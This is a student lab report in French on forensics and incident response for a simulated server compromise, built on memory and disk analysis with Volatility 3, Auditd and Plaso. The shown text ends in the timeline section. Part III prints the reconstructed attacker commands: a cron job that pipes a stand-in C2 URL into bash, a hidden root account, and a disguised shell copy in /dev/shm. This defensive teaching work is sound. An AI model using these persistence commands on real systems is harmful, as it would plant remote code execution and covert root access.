Octobre 2026

Rapport de TP

Forensique systeme et reponse a incident (DFIR)

Pape Aldiouma SARR
L3 Cybersecurite - Module : Securite des systemes avancee

Rapport de travaux pratiques : TP 4, Forensique systeme et reponse a incident.
Laboratoire SenTech Solutions : QEMU/KVM, Debian 13, Volatility 3, Plaso, Auditd.



Republique du Senegal, Un Peuple, Un But, Une Foi
Ministere de l'Enseignement Superieur, de la Recherche et de l'Innovation
Direction Generale de l'Enseignement Superieur Prive
Institut Superieur de Management
Annee academique 2026-2027

Table des matieres

Partie I : Presentation du travail..... 3
Partie II : Collecte et acquisition des preuves..... 5
Partie III : Analyse memoire (Volatility 3)..... 8
Partie IV : Analyse disque et correlation..... 11
Partie V : Chronologie consolidee (Plaso)..... 14
Partie VI : Cartographie MITRE ATT&CK..... 17
Partie VII : Recommandations pour le parc SenTech..... 18
Partie VIII : Annexe, chaine de possession..... 19
Conclusion..... 20

Partie I : Presentation du travail

Contexte

Ce TP clot le cycle de travaux pratiques menes sur le laboratoire SenTech Solutions. Apres l'isolation et le confinement (TP1), l'ingenierie de detection et la chasse aux menaces (TP2), puis l'analyse de logiciels malveillants (TP3), ce quatrieme et dernier TP porte sur le forensique systeme et la reponse a incident, communement designe par l'acronyme DFIR (Digital Forensics and Incident Response). Un incident de compromission a ete simule sur le serveur de production du laboratoire, et l'objectif est de conduire une investigation complete, de la collecte des preuves volatiles jusqu'a la reconstitution d'une chronologie consolidee, en respectant les principes methodologiques d'une veritable reponse a incident.

Objectifs pedagogiques

- Appliquer l'ordre de volatilite (RFC 3227) et la methodologie de reponse a incident du NIST SP 800-61.
- Tenir une chaine de possession rigoureuse pour chaque element de preuve collecte.
- Acquerir et analyser une image memoire avec AVML et Volatility 3.
- Corroborer les artefacts memoire avec les traces persistantes sur le disque (cron, comptes, journaux, Auditd).
- Construire une super-timeline consolidee avec Plaso (log2timeline, psort).
- Cartographier les techniques observees sur le referentiel MITRE ATT&CK.

Environnement reellement deploye

Plutot que de reconstituer l'environnement generique propose par le sujet (machine Ubuntu Server sous VMware, utilisateur sentech), ce TP a ete mene directement sur le laboratoire SenTech reellement deploye pour les TP precedents, sous QEMU/KVM, afin de rester dans la continuite des rapports TP1, TP2 et TP3.

Role attendu par le sujet	Machine reelle utilisee	Adresse IP
Systeme a investiguer (Ubuntu Server)	debian-serveur-sentech (Debian 13 trixie)	192.168.10.10
Poste analyste	kali	192.168.10.99
Source Windows (facultative, non utilisee pour la collecte)	windows-serveur-sentech (Windows Server 2025, deja equipe de Sysmon et Hayabusa depuis le TP2)	192.168.10.20

Aucune nouvelle machine Windows n'a ete necessaire : le serveur Windows du laboratoire, deja instrumente lors du TP2, suffisait largement au perimetre de ce TP, qui s'est concentre sur l'incident survenu sur le serveur Linux. Un instantane (snapshot) libvirt de debian-serveur-sentech a ete pris avant toute manipulation, par prudence methodologique, meme si la collecte memoire volatile rend cette precaution secondaire ici.

Methodologie

Deux references encadrent l'ensemble de la demarche. Le NIST SP 800-61 (Computer Security Incident Handling Guide) structure le cycle de reponse a incident en phases de preparation, detection, confinement, eradication et retour d'experience ; ce TP couvre principalement les phases de detection et d'analyse. La RFC 3227 (Guidelines for Evidence Collection and Archiving) impose l'ordre de volatilite : registres et cache CPU, memoire vive, fichiers temporaires et de swap, disque, puis journaux distants et sauvegardes. C'est cet ordre qui justifie de toujours acquerir la RAM avant d'eteindre ou meme de trop manipuler la machine investiguee.


Chaine de possession

Chaque preuve collectee est accompagnee d'une empreinte SHA-256 calculee immediatement apres acquisition, puis revérifiee apres tout transfert. Ces operations sont consignees dans un fichier chain_of_custody.md tenu a jour tout au long de l'investigation, sous la responsabilite de l'analyste GLACIER. L'integralite de ce document figure en annexe (Partie VIII).

Partie II : Collecte et acquisition des preuves

Preparation du dossier de cas

Un dossier de travail a ete cree sur le poste analyste (Kali), structure en trois sous-dossiers (preuves, analyse, rapport), et le fichier de chaine de possession a ete initialise avant toute collecte sur le systeme investigue.



Initialisation du dossier de cas et du fichier chain_of_custody.md sur le poste analyste.

Collecte de l'etat volatil

Sur debian-serveur-sentech, un script de collecte a capture en une seule passe l'etat volatil du systeme : liste des processus (ps aux, pstree -p), connexions reseau (ss -tunap), sessions actives (who -a), modules charges (lsmod), comptes possedant l'UID 0, et contenu des repertoires cron. Chaque fichier produit a ete immediatement hache (SHA-256) dans le dossier de collecte lui-meme.



Execution du script de collecte live sur debian-serveur-sentech : etat des comptes UID 0 et contenu de /etc/cron.d, avec le cron apache-check deja visible.




Suite de la collecte : contenu des repertoires cron.daily, cron.hourly, cron.monthly, cron.weekly et cron.yearly, sans anomalie.

Un seul incident mineur a ete rencontre a cette etape : la commande last -20, destinee a lister les dernieres connexions, n'etait pas disponible sur cette installation Debian minimale (paquet non installe). Cette limitation n'est pas bloquante, la commande who -a fournissant deja l'etat des sessions actives ; elle est documentee ici par souci de transparence plutot que corrigee, cette information n'etant pas critique pour la suite de l'investigation.

Transfert et verification d'integrite

Le dossier de collecte a ete transfere vers le poste analyste par scp. Cette etape a connu deux obstacles successifs, tous deux lies a la configuration de Kali plutot qu'a la preuve elle-meme : une premiere tentative a echoue car le port 2222 (celui du SSH durci du serveur) avait ete utilise par erreur contre Kali, qui n'ecoute pas sur ce port ; une seconde tentative, sans ce port, a echoue a son tour car le service SSH n'etait tout simplement pas demarre sur Kali. Apres activation du service (systemctl enable --now ssh) et correction du nom d'utilisateur cible, le transfert a abouti. L'integrite des huit fichiers transferes a ensuite ete verifiee par comparaison des empreintes SHA-256.



Verification d'integrite des huit fichiers de la collecte live apres transfert : sha256sum -c confirme chaque fichier.




Premieres entrees de la chaine de possession, consignant la collecte et son transfert verifie.

Acquisition memoire avec AVML

AVML (Acquire Volatile Memory for Linux), l'outil de Microsoft pour l'acquisition memoire sous Linux, a ete utilise pour capturer l'integralite de la RAM du serveur avant toute autre manipulation susceptible de la modifier. Un premier essai a echoue car cette

version d'AVML exige une sous-commande explicite (acquire) plutot qu'un simple nom de fichier en argument ; une fois corrigee, l'acquisition a produit une image de 2,0 Go.



Acquisition memoire reussie avec avml acquire memoire.lime : image de 2,0 Go produite sur debian-serveur-sentech.

Le transfert de cette image vers Kali a lui aussi connu un incident transitoire (connexion fermee en cours de copie), resolu simplement par une nouvelle tentative apres verification de la joignabilite SSH ; la copie a ensuite abouti (2047 Mo en 28 secondes). L'integrite a ete verifiee de part et d'autre, et la chaine de possession mise a jour.



Verification d'integrite de l'image memoire sur Kali, puis mise a jour de la chaine de possession (quatre entrees desormais).

Partie III : Analyse memoire (Volatility 3)

Generation de la table de symboles (ISF)

Avant toute analyse, Volatility 3 doit disposer d'une table de symboles (Intermediate Symbol File) correspondant exactement au noyau de la machine investiguee. Cette etape, generalement transparente sur les distributions anciennes, s'est averee ici le plus long obstacle technique de tout le TP, le noyau Debian 13 (6.12.111+deb13) etant trop recent pour disposer d'une table pre-publiee.


Plusieurs pistes ont ete explorees avant d'aboutir. L'export BTF du noyau (/sys/kernel/btf/vmlinux), bien que present, s'est revele insuffisant : il ne fournit que les adresses des symboles, pas les structures de donnees completes dont Volatility a besoin. L'outil vmlinux-to-elf, applique a l'image compressee /boot/vmlinuz, n'extrait lui aussi que les kallsyms (adresses), sans information DWARF ; le fichier ELF qui en resultait a donc ete rejete par dwarf2json avec l'erreur could not get DWARF information. L'installation du paquet debuginfod a ensuite ete tentee, mais l'interrogation du serveur debuginfod.debian.net pour ce noyau particulier s'est averee trop lente pour etre exploitable en seance.

La solution retenue a consiste a rechercher et installer directement le paquet de symboles de debogage officiel Debian correspondant exactement a la version du noyau en cours d'execution, linux-image-6.12.111+deb13-amd64-dbg, issu de la suite debian-debug. Ce paquet fournit un veritable binaire vmlinux avec informations DWARF completes, sous /usr/lib/debug/boot/. La generation de la table de symboles avec dwarf2json a alors echoue une derniere fois, cette fois pour une raison differente : le processus a ete tue par le gestionnaire de memoire du noyau (OOM killer), la machine ne disposant que de 1,9 Go de RAM pour un besoin d'environ 1,8 Go rien que pour dwarf2json. La creation d'un fichier d'echange temporaire de 4 Go (fallocate, mkswap, swapon) a permis de lever cette contrainte, et la generation a finalement abouti, produisant une table de symboles de 51 Mo.

Cette succession d'obstacles illustre une difficulte reelle et frequente du forensique memoire sur des noyaux Linux recents : contrairement a Windows, ou les symboles sont publiquement disponibles via le Microsoft Symbol Server, chaque distribution et chaque version de noyau Linux necessite potentiellement sa propre table de symboles, generee localement a partir d'un paquet de debogage officiel.


Identification du processus suspect

Une fois la table de symboles disponible, le plugin linux.pstree a reconstruit l'arbre complet des processus au moment de la capture. Un processus python3 (PID 1207) s'est demarque immediatement : rattache directement au PID 1 (init) plutot qu'a un shell parent, signature classique d'un processus orphelin dont le shell lanceur s'est acheve apres l'avoir detache en arriere-plan.



Arbre des processus reconstruit par linux.pstree : le processus python3 (PID 1207) apparait directement sous systemd (PID 1), sans parent shell, signature d'un processus detache en arriere-plan.

La ligne de commande complete de ce processus, obtenue avec linux.psaux, a confirme la nature de l'implant : un script Python maintenant simplement en memoire la chaine SENTECH_IMPLANT_MARKER_7f3a pendant une duree de veille de 9000 secondes, utilisee ici comme marqueur de persistance observable.



Ligne de commande complete du processus PID 1207, confirmant l'implant portant le marqueur SENTECH_IMPLANT_MARKER_7f3a.

Reconstitution des commandes de l'attaquant

Le plugin linux.bash reconstruit l'historique des commandes tapees dans un processus bash encore present en memoire, meme en l'absence de tout fichier .bash_history sur le disque. L'analyse de cette sortie, tres volumineuse car le processus bash concerne (PID 1135 puis sa descendance) portait l'historique cumule de plusieurs sessions de travail anterieures (TP1, TP2, TP3), a permis d'isoler precisement les quatre commandes de plantation de l'incident, horodatees a la seconde pres et parfaitement coherentes avec les artefacts deja identifies :

```
16:13:30 UTC  echo '*/5 * * * * root curl -s -m 3 http://malware-c2.example/gate.php |
bash' \
              | sudo tee /etc/cron.d/apache-check > /dev/null
16:13:48 UTC  sudo useradd -M -s /bin/bash -u 0 -o -c "svc" svcupdate
16:14:03 UTC  sudo bash -c 'python3 -c "x=\"SENTECH_IMPLANT_MARKER_7f3a\"; import time;
time.sleep(9000)" &'
16:14:18 UTC  sudo bash -c 'cp /bin/dash /dev/shm/.update && chmod +x /dev/shm/.update'
```

Cette capacite a retrouver, directement depuis la RAM, les commandes exactes tapees par un attaquant, independamment de toute trace disque, constitue l'un des apports les plus forts de l'analyse memoire en reponse a incident : un attaquant qui desactiverait ou purgerait son historique shell sur disque resterait neanmoins trahi par la memoire, tant que celle-ci n'a pas ete ecrasee.

Connexions reseau : un resultat negatif, et explique

Le plugin linux.sockstat n'a revele aucune connexion active vers le domaine de commande et controle au moment de la capture memoire. Ce resultat negatif n'invalide pas le scenario : le beacon malveillant, configure pour une requete curl de trois secondes toutes les cinq minutes, a une probabilite tres faible d'etre surpris exactement a l'instant de la capture. La Partie IV, fondee sur les journaux disque couvrant une fenetre de temps plus large, confirme que ce beacon est bien actif.

Cartographie MITRE ATT&CK (vue memoire)


Observation memoire	Technique ATT&CK
Processus python3 detache, rattache a PID 1	T1055 / T1036 : injection de processus / mascarade
Commandes attaquant reconstituees sans trace disque	T1070.003 : suppression d'indicateurs, historique de commandes

Detection par signature (YARA)

Un scan YARA sur l'ensemble de l'image memoire, recherchant directement la chaine du marqueur SENTECH_IMPLANT_MARKER_7f3a, a confirme sa presence a 29 emplacements memoire physiques distincts. Cette multiplicite d'occurrences est normale : la meme chaine se retrouve dupliquee dans le tas du processus, dans les tampons des commandes ps et pstree qui l'ont affichee, ainsi que dans le cache disque de la page correspondante. Cette detection par signature, independante de toute analyse de structures de processus, corrobore par une methode distincte la decouverte faite via linux.pstree et linux.psaux.



Premiere partie des 29 occurrences du marqueur detectees par scan YARA sur l'ensemble de l'image memoire.



Fin du scan YARA : derniere occurrence du marqueur. L'erreur Python affichee en bas est un defaut cosmetique connu de la bibliotheque python-magic au moment de la fermeture, sans impact sur le resultat deja produit.

Partie IV : Analyse disque et correlation

Cette partie vise a corroborer, par des traces persistantes sur le disque de debian-serveur-sentech, les artefacts deja identifies en memoire. Trois elements de persistance ont ete recherches directement : le fichier cron, le compte systeme, et le binaire cache.




Verification disque des trois artefacts de persistance : contenu du cron apache-check, identite du compte svcupdate (UID 0, bien que nomme comme un service anodin), et fichier cache /dev/shm/.update avec son horodatage.


Les trois elements sont confirmes a l'identique de ce que la memoire avait revele. Un detail merite d'etre souligne : l'identifiant du compte svcupdate est bien UID 0, c'est-a-dire root, malgre un nom evoquant un service de mise a jour anodin, ce qui est precisement la technique de camouflage employee. Le fichier /dev/shm/.update, horodate a 18:14:18 heure locale du serveur (soit 16:14:18 UTC, heure du serveur etant decalee de deux heures par rapport a l'UTC, fuseau Europe/Paris), correspond a la seconde pres a la commande de depot reconstituee en memoire.

Detection via Auditd (regle identity du TP1)

La regle Auditd identity, mise en place lors du TP1 pour surveiller toute modification des fichiers de comptes et de groupes, a capture integralement la sequence d'appels systeme de la commande useradd : creation et reecriture successive de /etc/passwd, /etc/shadow, /etc/group et /etc/gshadow, le tout horodate a 18:13:48-49 heure locale. Ce resultat demontre que le durcissement mis en place en TP1 aurait permis une detection en temps reel de la creation du compte svcupdate, et pas seulement une reconstruction a posteriori.




Recherche dans /var/log/auth.log (absent sur cette installation minimale, limitation mineure documentee) puis extraction des evenements Auditd portant la cle identity.



Sequence complete des appels systeme useradd captures par la regle Auditd identity, suivie des sessions cron confirmant l'execution reguliere du beacon malveillant.

Le beacon C2 actif

L'examen du journal du service cron confirme que le cron malveillant s'execute reellement toutes les cinq minutes, comme configure (18:15:01, 18:20:01, 18:25:01 heure locale).



Executions successives du cron apache-check, confirmant que le beacon vers malware-c2.example est actif et recurrent.

Ce resultat explique egalement, a posteriori, pourquoi linux.sockstat n'avait rien capture en memoire : le beacon n'est actif que quelques secondes toutes les cinq minutes, et la capture memoire a eu lieu a un instant sans connexion ouverte. Une recherche complementaire dans les journaux systeme, a la recherche d'un eventuel echec de resolution DNS pour le domaine fictif malware-c2.example, n'a rien remonte de plus : curl n'ecrit ses erreurs que sur sa propre sortie, non capturee par cron dans cette configuration, ce qui ne remet pas en cause la conclusion.

Table d'equivalence Linux / Windows

A titre de reference methodologique, les principaux artefacts exploites ici sur Linux trouvent un equivalent direct cote Windows, pertinent pour le serveur windows-serveur-sentech du laboratoire s'il devait faire l'objet d'une investigation similaire.


Artefact Linux (ce TP)	Equivalent Windows
/etc/cron.d/	Taches planifiees (schtasks, Task Scheduler)
auth.log / journalctl / Auditd	Journal de securite Windows (Security.evtx), Sysmon
useradd / /etc/passwd	Creation de compte (Event ID 4720)
linux.bash (Volatility)	Sysmon Event ID 1 (creation de processus), PowerShell ScriptBlock Logging

Partie V : Chronologie consolidee (Plaso)

Au-dela de l'analyse ponctuelle de sources isolees, une super-timeline construite avec Plaso (log2timeline puis psort) permet de rassembler, trier et croiser en une seule chronologie l'ensemble des traces horodatees du disque.


Premiere tentative, et correction de perimetre

Un premier lancement de log2timeline, sans restriction de perimetre, a scanne l'integralite du systeme de fichiers, y compris des dizaines de milliers de fichiers sans aucun interet forensique. Apres pres d'une heure d'execution et seulement une partie du travail accompli, ce choix s'est revele impraticable dans le temps imparti.



Premiere tentative de log2timeline sans filtre : apres 56 minutes, le traitement est encore loin d'etre termine (10 002 taches en file d'attente sur 22 006 au total).


Le traitement a ete interrompu et relance avec un perimetre cible (fichier de filtre YAML restreignant la collecte a /etc, /var/log, /var/spool/cron, les historiques bash et les repertoires /dev/shm et /tmp) et sans calcul de hachage par fichier (option --hashers none, le hachage individuel de chaque fichier scanne etant la partie la plus couteuse et non necessaire ici). La construction du fichier de filtre a elle-meme necessite un ajustement : le format YAML attendu par cette version de Plaso (cles description, type, path_separator, paths) differe de la syntaxe texte plus ancienne documentee generiquement. Une fois corrige, le traitement s'est acheve en environ une minute.



Seconde execution de log2timeline, perimetre filtre et hachage desactive : traitement complet en 58 secondes, 41 454 evenements extraits a partir de 1925 sources pertinentes.

